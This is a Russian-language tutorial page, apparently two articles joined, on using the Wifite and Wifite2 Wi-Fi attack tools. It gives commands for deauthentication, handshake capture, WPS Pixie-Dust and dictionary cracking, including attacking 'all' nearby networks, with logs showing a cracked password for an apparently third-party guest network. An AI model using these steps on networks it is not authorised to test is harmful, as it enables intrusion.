Обзоры Скрипты
Wifite — это скрипт Python для аудита беспроводных сетей, целью которого является «установить его и забыть» в беспроводном аудите.
Что нового в Wifite 2?
- Множество файлов вместо «одного большого скрипта».
- Чистое управление процессами — больше не покидает процессы, работающие в фоновом режиме.
- UX: целевые точки доступа обновляются каждую секунду, а не каждые 5 секунд.
- UX: отображает уровень мощности в реальном времени (в дБ) текущего атакуемого объекта
Что осталось прежним
- братная совместимость с аргументами оригинального wifite.
- Тот же текстовый интерфейс, который все знают и любят.
Полный список функций
- Reaver Pixie-Dust attack (—pixie)
- Reaver WPS PIN-атака (—reaver)
- Запись рукопожатия WPA (—no-reaver)
- Проверяет рукопожатие против пирита, tshark, cowpatty и aircrack-ng
- Различные атаки WEP (повтор, replay, chopchop, fragment.)
- Поддержка 5Ghz для беспроводных карт, поддерживающих 5gz (используйте опцию -5)
- Хранилища взломанных паролей и рукопожатий в текущий каталог, с метаданными о точке доступа (через —crackedcommand).
- Отключает скрытые точки доступа при фиксированном канале (используйте опцию -c )
- Предоставляет команды для взлома захваченных рукописей WPA (через команду —crack)
Поддержка
Wifite2 разработан полностью для последней версии выпуска Kali Rolling (проверен на Kali 2016.2, обновленный в мае 2017 года).
Это означает, что поддерживаются только последние версии этих программ: Aircrack-ng suite, reaver, tshark, cowpatty.
Другие дистрибутивы для перорального тестирования (например, BackBox) имеют устаревшие версии этих наборов, эти распределения не поддерживаются.
Установка и запуск
Скачать WiFite
¯\_(ツ)_/¯
Примечание: Информация для исследования, обучения или проведения аудита. Применение в корыстных целях карается законодательством РФ.
ipChecker — проверьте, является ли IP-адрес из Tor’a или вредоносным прокси-сервером
Locky — генерирует действительно сильные, но легко запоминающиеся пароли
Wi-Fi сети применяют разные технологии WPA / WPA2, WEP, WPS. Каждую из них можно атаковать, WEP можно атаковать сразу по нескольким направлениям. Эти атаки уже реализованы в различных программах. Как правило, программы заточены на выполнение одной определённой функции:
- деаутентификация клиентов
- захват рукопожатий
- перебор паролей
- перебор пина WPS
- и т. д. отдельных стадий, методик много.
Когда тестер беспроводных сетей принимается за работу, он переходит из одной программы в другую для выполнения разных этапов проникновения, для использования разных методов.
Так вот, WiFite — это скрипт, который эмулирует действия пентестера. Wifite зама в нужном порядке запускает необходимые программы и сама передаёт необходимые данные из одной в другую.
При типичном запуске Wifite только один раз задаст вопрос пользователю: какие точки доступа атаковать?
Можно запустить Wifite так, что она даже это не будет спрашивать — будет атаковать каждую ТД. Можно указать файл словаря — и программа совершенно автономно будет отправлять пакеты деаутентификации, захватывать рукопожатия, перебирать пароли, перебирать пины WPS и пытаться использовать WPS PixieDust, проводить разнообразные атаки на WEP. Причём, программа будет начинать атаку на самые слабые технологии и, в случае неудачи, переходить к более защищённым.
В зависимости от успеха, результатом работы программы может стать получение пароля в открытом виде, либо захваченных файлов рукопожатий — которые нужно брутфорсить для получения пароля в открытом виде.
Как запустить WiFite
Начать нужно с перевода беспроводной карты в режим монитора. Как это сделать рассказано в соответствующей статье «Как перевести беспроводную карту в режим монитора (контроля) в Kali Linux».
В моём случае команда следующая:
ifconfig wlan0 down && iwconfig wlan0 mode monitor && ifconfig wlan0 up
Нам в любом случае нужен файл словаря. Следующими командами мы его копируем в текущую рабочую директорию, распаковываем и чистим (чтобы все кандидаты в пароли удовлетворяли требованиям WPA паролей).
cp /usr/share/wordlists/rockyou.txt.gz .gunzip rockyou.txt.gzcat rockyou.txt | sort | uniq | pw-inspector -m 8 -M 63 newrockyou.txt
Ещё немного теории. WiFite это программа «полного цикла» по взлому Wi-Fi точек доступа. Она всё делает хорошо, но такой этап как перебор паролей можно делать не только хорошо — его можно делать на отлично. Процесс перебора паролей можно значительно ускорить, если использовать Pyrit, но уже требует определённых навыков.
Давайте начнём с совсем простого — пусть WiFite всё делает сама.
Автоматизированный взлом Wi-Fi в WiFite
Для этого программу WiFite нужно запустить с двумя дополнительными опциями:
- -crack говорит о том, что нужно производить взлом по словарю
- dict ~/newrockyou.txt указывает, какой словарь использовать
sudo wifite crack dict ~/newrockyou.txt
После запуска подождите несколько минут, пока программа соберёт информация о доступных точках доступа:

Когда информации достаточно, нажмите CTRL+C.
Нас попросят ввести номера точек доступа, которые мы хотим взломать. Можно выбрать все (нужно ввести all), можно выбрать отдельные ТД, перечислив их через запятую, можно выбрать диапазоны, перечислив их через дефис:
Дальше программа всё будет делать сама. Если вам показалось, что программа на слишком уж долго застряла на какой-либо точке доступа или на какой-либо атаке, то нажмите один раз CTRL+C для перехода к следующему действию. У нас спросят — мы хотим немедленно выйти или продолжить:

Наберите c, чтобы продолжить.
Полуавтоматический взлом с WiFite
Единственное отличие этой методики заключается в том, что для подбора пароля к захваченным рукопожатиям мы используем Pyrit. В этом случае мы запускаем wifite без ключей:
sudo wifite
В случае захвата рукопожатий, они будут только сохранены, перебор осуществляться не будет.
Для дальнейшей ускоренной расшифровки можно применять следующие инструкции:
- Взлом рукопожатий в Pyrit — самый быстрый способ с использованием графических процессоров и предварительного расчёта хешей
- Базовое и продвинутое использование oclHashcat (Hashcat) для взлома WPA/WPA2 паролей из хендшейков
- Взлом рукопожатий (handshake) с использованием графического процессора в Windows
- Массовый взлом рукопожатий в BlackArch с помощью Pyrit
Атака на все точки доступа с WiFite
Хотя WiFite и осуществляет автоматический взлом, тем не менее, вмешательство пользователя требуется как минимум один раз. когда нам нужно выбрать точки доступа для атаки. С помощью ключа all можно дать указание wifite атаковать вообще все точки доступа, в этом случае обойдётся какие-либо действия со стороны пользователя вообще не требуются.
sudo wifite crack dict ~/newrockyou.txt all
Вывод по WiFite
WiFite — пожалуй, лучшая программа для новичков. Свои первые беспроводные точки доступа с ней можно взломать ничего не зная про рукопожатия, деаутентификацию, виды шифрования Wi-Fi и такие технологии как WEP, WPS. Лично мой первый удачный опыт, который заставил поверить в свои силы и пробудил интерес к данной теме, связан именно с программой wifite.
По соотношению «затраченные усилия / полученный результат» для wifite нет равных. И тем не менее, развиваясь в вопросах пентестинга беспроводных сетей Wi-Fi, работая своими руками и головой можно добиться большего результата. Пентестеру с опытом достаточно быстрого взгляда, чтобы увидеть малоперспективные точки доступа (очень слабый сигнал или ни одного клиента), если пентестер обнаружит WPS, он не застрянет на нём на часы, остановив другую работу (wifite застрянет, это, в принципе, правильно, поскольку WPS является часто взламываемым). Пентестер попытался бы захватить все возможные рукопожатия, а потом, пока перебираются хеши, запустить атаки на WPS и WEP.
Возможно, это сильно зависит от условий, но при надлежащей сноровке у меня получает легче получить рукопожатия используя airodump-ng + aireplay-ng, чем используя wifite.
Кстати, для автоматизации захвата рукопожатий рекомендуется ознакомиться со статьёй по использованию нового инструмента zizzania: «Массовый автоматизированный захват рукопожатий в BlackArch с помощью zizzania».
Программа WiFite содержит множество опций, познакомиться с ними вы можете на странице документации в Энциклопедии инструментов для пентестинга.
Это интересно: Router Scan 2.60 скачать бесплатно
Связанные статьи:
- Поиск беспроводных точек доступа с включённым WPS: использование программ Wash, Airodump-ng и Wifite (85.3%)
- Практика атак на Wi-Fi (68.9%)
- WiFi-autopwner 2: инструкция по использованию и обзор новых функций (68.9%)
- Книга «Взлом Wi-Fi сетей с Kali Linux и BlackArch» (на русском языке) (68.3%)
- WiFi-autopwner: скрипт для автоматического поиска и аудита Wi-Fi сетей с низкой безопасностью (66.7%)
- Решение проблемы: Reaver показывает WPS пин, но не показывает пароль WPA-PSK (RANDOM 56.4%)
Существует множество методов компрометирования Wi-Fi сетей. Сложность реализации того или иного сценария зависит от типа шифрования, настроек производителя, количества подключенных клиентов и так далее. В этой статье будет рассмотрена утилита Wifite2 для автоматизации атак на Wi-Fi. Wifite2 позволяет выбрать перечень целей и наметить наилучшую стратегию взлома каждой сети.
Wifite2 и Wifite
Wifite был одним из первых инструментов для автоматизированного взлома Wi-Fi, с которым я познакомился. Вместе с Besside-ng, представляющим собой набором скриптов для автоматизации атак на Wi-Fi, даже новичок мог реализовать атаку с серьезными последствиями без необходимости вникать в суть работы этих инструментов. По сравнению с Besside-ng в Wifite было предусмотрено множество разных сценариев, что, впрочем, могло замедлять работу в некоторых случаях.
Одной из наиболее полезных фишек Wifite был предварительный анализ, позволяющий выбрать одну или несколько близлежащих сетей в качестве целей. Сортируя доступные цели по различным признакам, даже начинающий мог разобраться, какой сценарий атаки сработает наилучшим образом.
Первая версия Wifite могла автоматически атаковать сети, поддерживающие протокол WPA, посредством перехвата рукопожатий или при помощи утилиты Reaver для перебора пина, установленного в WPS (Wi-Fi Protected Setup, Защищенная установка). Этот метод был эффективен, но отнимал около 8 часов и более.
Новая версия WiFite2 работает намного быстрее. Атаки стали занимать меньше времени, а тактика стала более изощренной, чем в предыдущей версии. Таким образом, Wifite2 стал серьезнее и мощнее на поприще взлома Wi-Fi по сравнению с Wifite.
Сценарий атаки на WiFi
В Wifite2 реализован простой, но эффективный, алгоритм для максимально быстрого взлома близлежащих сетей. Каждая тактика притворяется в жизнь до разумного предела, но иногда дело доходит до взлома каждого полученного рукопожатия.
Вначале Wifite2 сканирует все каналы в указанном диапазоне на предмет наличия сетей. Полученный список сортируется по силе сигнала, поскольку надежная связь с обнаруженной сетью совсем не гарантируется.
Сортировка по убыванию силы сигнала позволяет наметить подходящий сценарий для каждой конкретной сети. Логика работы Wifite2 позволяет использовать этот инструмент вместе с направленной Wi-Fi антенной для обнаружения источника каждой близлежащей сети во время исследования окружающего пространства.
После того как окружающая территория исследована по каждой сети показываются подключенные клиенты, есть ли WPS, и какой используется тип шифрования. На базе полученной информации злоумышленник может выбрать один объект, группу или сразу все сети в качестве целей для атаки.
Далее Wifite2 пробегает по списку целей и вначале пытается реализовать наиболее быстрые и простые сценарии, как, например, WPS-Pixie, когда пароль взламывается в течение секунд, а затем менее надежные тактики, связанные с перебором паролей по словарю. Если атака терпит неудачу или занимает слишком много времени, Wifite2 переходит к следующему сценарию вместо бесполезной траты времени, как при работе с Wifite.
Подготовка и пошаговая реализация
Для начала потребуется сетевой Wi-Fi адаптер с поддержкой режима мониторинга, совместимый с Kali Linux.
Wifite2 установлен в Kali Linux по умолчанию. Рекомендую установить этот дистрибутив или на виртуальной машиной или прямо на компьютере с обновлением загрузочной записи и возможностью выбора операционной системы. В целом, Wifite2 можно установить в любом другом дистрибутиве, но я предполагаю, что у вас Kali Linux.
Шаг 1. Установка Wifite2
Если Wifite2 не установлен в вашей системе, вы можете скачать эту утилиту из репозитория на GitHub.
В терминале введите команды, показанные ниже, для клонирования репозитория и запуска инсталляции.
cd wifite2
sudo python setup.py install
Теперь Wifite2 должен быть установлен в вашей системе. Введите команду wifite h для получения информации о текущей версии.
wifite -h
. .
.´ · . . · `. wifite 2.1.6
: : : (¯) : : : automated wireless auditor
` /¯¯¯\ ´
optional arguments:
-h, help show this help message and exit
SETTINGS:
-v, verbose Shows more options (-h -v). Prints commands and outputs. (default: quiet)
-i Wireless interface to use (default: choose first or ask)
-c Wireless channel to scan (default: all channels)
-mac, random-mac Randomize wireless card MAC address (default: off)
-p Pillage: Attack all targets after scantime seconds
kill Kill processes that conflict with Airmon/Airodump (default: off)
clients-only, -co Only show targets that have associated clients (default: off)
nodeauths Passive mode: Never deauthenticates clients (default: deauth targets)
WEP:
wep Filter to display only WEP-encrypted networks (default: off)
require-fakeauth Fails attacks if fake-auth fails (default: off)
keep-ivs Retain .IVS files and reuse when cracking (default: off)
WPA:
wpa Filter to display only WPA-encrypted networks (includes WPS)
new-hs Captures new handshakes, ignores existing handshakes in ./hs (default: off)
dict File containing passwords for cracking (default: /usr/share/wordlists/fern-wifi/common.txt)
WPS:
wps Filter to display only WPS-enabled networks
bully Use bully instead of reaver for WPS attacks (default: reaver)
no-wps NEVER use WPS attacks (Pixie-Dust) on non-WEP networks (default: off)
wps-only ALWAYS use WPS attacks (Pixie-Dust) on non-WEP networks (default: off)
EVIL TWIN:
-ev, eviltwin Use the Evil Twin attack against all targets (default: off)
COMMANDS:
cracked Display previously-cracked access points
check Check a .cap file (or all hs/*.cap files) for WPA handshakes
crack Show commands to crack a captured handshake
Шаг 2. Подключение WiFi карты
После установки Wifite2 нужно подключить беспроводной сетевой адаптер, совместимый с Kali Linux. Wifite2 умеет не только автоматически выбирать адаптер, но и переключает карту в режим мониторинга. То есть, после подключения адаптера не нужно заботиться о настройке.
Шаг 3. Настройка параметров и поиск целей
Если мы знаем, в каком канале планируется реализация атаки, то можем указать номер вместе с параметром –c. Альтернативный вариант: просто ввести команду wifite и начать сбор информации по всем доступным сетям.
wifite -c 11
. .
.´ · . . · `. wifite 2.1.6
: : : (¯) : : : automated wireless auditor
` /¯¯¯\ ´
option: scanning for targets on channel 11
conflicting process: NetworkManager (PID 464)
conflicting process: wpa_supplicant (PID 729)
conflicting process: dhclient (PID 13595)
if you have problems: kill -9 PID or re-run wifite with kill)
looking for wireless interfaces
Interface PHY Driver Chipset
1. wlan0 phy3 ath9k_htc Atheros Communications, Inc. AR9271 802.11n
enabling monitor mode on wlan0 enabled wlan0mon
NUM ESSID CH ENCR POWER WPS? CLIENT
— — —
1 Suicidegirls 11 WPA 48db no
2 Bourgeois Pig Guest 11 WPA 45db no
3 BPnet 11 WPA 42db no
4 DirtyLittleBirdyFeet 11 WPA 32db no 5
5 ATT73qDwuI 11 WPA 32db yes
6 SpanishWiFi 11 WPA 24db no
7 Franklin Lower 11 WPA 20db no 3
8 Sonos 11 WPA 11db no
9 Villa Carlotta 11 WPA 11db no
10 Sonos 11 WPA 10db no
select target(s) (1-10) separated by commas, dashes or all:
При помощи команды выше мы запустили сканирование на канале 11 и получили список из 10 целей. У двух сетей есть подключенные клиенты, у одной включен WPS и во всех используется протокол WPA.
Шаг 4. Исследование окружающей территории и выбор целей
Из списка выше мы делаем вывод, что атака на цель под номером 5 будет реализована в первую очередь. Сигнал не самый сильный, и нет клиентов, однако при помощи новой атаки PMKID, вероятно, мы сможем получить рукопожатие, даже если никто не подключен.
Слабые пароли разумнее искать у первых трех сетей с самым сильным сигналом. У целей 4 и 7 наиболее высокие шансы использования 4-этапного рукопожатия, но брутфорс попробуем позже. Сети 4, 5 и 7 являются для нас наиболее желанными с точки зрения вероятности перехвата и взлома быстрого рукопожатия, если вначале не будет взломан пин, используемый в WPS.
Если мы хотим сосредоточиться на легкодоступных целях, то можем задать в скрипте отображение сетей, уязвимых к конкретным атакам. Например, используя флаг –wps для поиска сетей с WPS, которые могут быть уязвимы к атакам при помощи утилиты Reaver или Bully.
wifite -wps
. .
.´ · . . · `. wifite 2.1.6
: : : (¯) : : : automated wireless auditor
` /¯¯¯\ ´
option: targeting WPS-encrypted networks
conflicting process: NetworkManager (PID 464)
conflicting process: wpa_supplicant (PID 729)
conflicting process: dhclient (PID 14824)
if you have problems: kill -9 PID or re-run wifite with kill)
looking for wireless interfaces
Interface PHY Driver Chipset
1. wlan0 phy4 ath9k_htc Atheros Communications, Inc. AR9271 802.11n
enabling monitor mode on wlan0 enabled wlan0mon
NUM ESSID CH ENCR POWER WPS? CLIENT
— — —
1 SBG6580E8 1 WPA 45db yes
2 The Daily Planet 1 WPA 30db yes 1
3 ATT73qDwuI 11 WPA 28db yes
4 birds-Wireless 2 WPA 23db yes
select target(s) (1-4) separated by commas, dashes or all:
Схожий смысл имеют флаги wpa или –wep, позволяющие найти цели с соответствующим типом шифрования.
Шаг 5. Автоматические атаки на однотипные цели
Из полученного списка выберем цели с WPS и подключенными клиентами. После выбора сетей Wifite2 пытается реализовать наиболее целесообразный сценарий:
(1/1) starting attacks against 69:96:43:69:D6:96 (The Daily Planet)
The Daily Planet (76db) WPS Pixie-Dust: Failed: Timeout after 300 seconds
The Daily Planet (52db) WPA Handshake capture: Discovered new client: C8:E0:EB:45:CD:45
The Daily Planet (35db) WPA Handshake capture: Listening. (clients:1, deauth:11s, timeout:7m59s)
successfully captured handshake
saving copy of handshake to hs/handshake_TheDailyPlanet_69:96:43:69:D6:96_2018-12-24T00-33-18.cap saved
analysis of captured handshake file:
tshark: .cap file contains a valid handshake for 69:96:43:69:D6:96
pyrit: .cap file does not contain a valid handshake
cowpatty: .cap file contains a valid handshake for (The Daily Planet)
aircrack: .cap file contains a valid handshake for 69:96:43:69:D6:96
Cracking WPA Handshake: Using aircrack-ng via common.txt wordlist
Failed to crack handshake: common.txt did not contain password
Finished attacking 1 target(s), exiting
По логам выше видно, что атака WPS-Pixie завершилась неудачно, но мы смогли перехватить рукопожатие. Время на атаку WPS-Pixie быстро закончилось, и мы потратили минимум ресурсов на проверку успешности этого сценария. Иногда, некоторые беспроводные карты лучше работают с разными инструментами (то же самое касается утилит Reaver и Bully). Если в вашем случае одно не работает, попробуйте другое.
По умолчанию Wifite2 использует Reaver, но вы можете поменять на Bully, указав флаг –bully.
wifite -wps -bully
. .
.´ · . . · `. wifite 2.1.6
: : : (¯) : : : automated wireless auditor
` /¯¯¯\ ´
option: use bully instead of reaver for WPS Attacks
option: targeting WPS-encrypted networks
conflicting process: NetworkManager (PID 464)
conflicting process: wpa_supplicant (PID 729)
conflicting process: dhclient (PID 14824)
if you have problems: kill -9 PID or re-run wifite with kill)
looking for wireless interfaces
using interface wlan0mon (already in monitor mode)
you can specify the wireless interface using -i wlan0
NUM ESSID CH ENCR POWER WPS? CLIENT
— — —
1 SBG6580E8 1 WPA 46db yes
2 The Daily Planet 1 WPA 34db yes 1
select target(s) (1-2) separated by commas, dashes or all: 2
(1/1) starting attacks against 78:96:84:00:B5:B0 (The Daily Planet)
The Daily Planet (44db) WPS Pixie-Dust: Failed: More than 100 timeouts
The Daily Planet (34db) WPA Handshake capture: found existing handshake for The Daily Planet
Using handshake from hs/handshake_TheDailyPlanet_78-96-84-00-B5-B0_2018-12-24T00-33-18.cap
analysis of captured handshake file:
tshark: .cap file contains a valid handshake for 78:96:84:00:b5:b0
pyrit: .cap file does not contain a valid handshake
cowpatty: .cap file contains a valid handshake for (The Daily Planet)
aircrack: .cap file contains a valid handshake for 78:96:84:00:B5:B0
Cracking WPA Handshake: Using aircrack-ng via common.txt wordlist
Failed to crack handshake: common.txt did not contain password
Finished attacking 1 target(s), exiting
В нашем примере мы не смогли что-то улучшить при помощи Bully, но всегда нужно пробовать оба метода.
Шаг 6. Сохранение и анализ результатов
Если Wifite2 «увяз» в одном из сценариев, то всегда можно нажать CtrlC, после чего появится меню с вопросом, хотим ли мы продолжить или остановить процесс.
SBG6580E8 (47db) WPS Pixie-Dust: Trying PIN 12523146 (DeAuth:Timeout) (Timeouts:15)
interrupted
1 attack(s) remain, do you want to continue?
type c to continue or s to stop:
Например, если мы смогли лишь получить 4-этапное рукопожатие, то, вероятно, захотим перебрать пароли, указав флаг –dict и путь к словарю. По умолчанию используется словарь /usr/share/wordlists/fern-wifi/common.txt. Этот список содержит наиболее распространенные пароли, но вы можете использовать свой перечень, если настроены серьезно на получение результатов.
Ниже показан пример успешной дешифровки перехваченного рукопожатия при помощи нестандартного словаря «passwords.txt».
wifite -wpa dict ./passwords.txt
. .
.´ · . . · `. wifite 2.1.6
: : : (¯) : : : automated wireless auditor
` /¯¯¯\ ´
option: using wordlist ./passwords.txt to crack WPA handshakes
option: targeting WPA-encrypted networks
conflicting process: NetworkManager (PID 419)
conflicting process: wpa_supplicant (PID 585)
conflicting process: dhclient (PID 7902)
if you have problems: kill -9 PID or re-run wifite with kill)
looking for wireless interfaces
using interface wlan0mon (already in monitor mode)
you can specify the wireless interface using -i wlan0
NUM ESSID CH ENCR POWER WPS? CLIENT
— — —
1 Suicidegirls 11 WPA 58db n/a
2 Bourgeois Pig Guest 11 WPA 56db n/a
3 BPnet 11 WPA 56db n/a
4 The Daily Planet 1 WPA 49db n/a 1
5 SBG6580E8 1 WPA 49db n/a
6 Hyla Hair 2.4G 8 WPA 48db n/a
7 TWCWiFi-Passpoint 1 WPA 46db n/a
8 HP-Print-B9-Officejet 1 WPA 40db n/a
9 birds-Wireless 2 WPA 39db n/a
10 SpanishWiFi 11 WPA 38db n/a
Airodump exited unexpectedly (Code: 0) Command: airodump-ng wlan0mon -a -w /tmp/wifitei_l5H1/airodump write-interval 1 output-format pcap,csv
select target(s) (1-10) separated by commas, dashes or all: 2
(1/1) starting attacks against DE:F2:86:EC:CA:A0 (Bourgeois Pig Guest )
Bourgeois Pig Guest (57db) WPA Handshake capture: Discovered new client: F0:D5:BF:BD:D5:2B
Bourgeois Pig Guest (58db) WPA Handshake capture: Discovered new client: 6C:8D:C1:A8:E4:E9
Bourgeois Pig Guest (59db) WPA Handshake capture: Listening. (clients:2, deauth:14s, timeout:8m1s)
successfully captured handshake
saving copy of handshake to hs/handshake_BourgeoisPigGuest_DE-F2-86-EC-CA-A0_2018-12-24T01-40-28.cap saved
analysis of captured handshake file:
tshark: .cap file contains a valid handshake for de:f2:86:ec:ca:a0
pyrit: .cap file does not contain a valid handshake
cowpatty: .cap file contains a valid handshake for (Bourgeois Pig Guest )
aircrack: .cap file contains a valid handshake for DE:F2:86:EC:CA:A0
Cracking WPA Handshake: Using aircrack-ng via passwords.txt wordlist
Cracking WPA Handshake: 100.00% ETA: 0s @ 2234.0kps (current key: christmasham)
Cracked WPA Handshake PSK: christmasham
Access Point Name: Bourgeois Pig Guest
Access Point BSSID: DE:F2:86:EC:CA:A0
Encryption: WPA
Handshake File: hs/handshake_BourgeoisPigGuest_DE-F2-86-EC-CA-A0_2018-12-24T01-40-28.cap
PSK (password): christmasham
saved crack result to cracked.txt (1 total)
Finished attacking 1 target(s), exiting
Используя хороший словарь, мы можем увеличить шансы на взлом пароля, даже если быстрые атаки на сети с WPS завершатся неудачно.
Предупреждение об ответственности и методы защиты
В целом, наилучший способ защитить сеть от утилит наподобие Wifite2 – отключить WPS и использовать сильный пароль, который знает ограниченный круг лиц.
Важно отметить, что, если выбрать все цели, Wifite2 будет осуществлять атаки на все сети, а не только на которые у вас есть разрешение «тестировать». Если у вас нет разрешения на реализацию атаки, то, по сути, вы становитесь на путь криминала и можете попасть в серьезные неприятности. Отговорки навроде «атаку осуществил скрипт» не прокатят. Особенно если речь идет о каких-то серьезных и важных сетях.
Скачать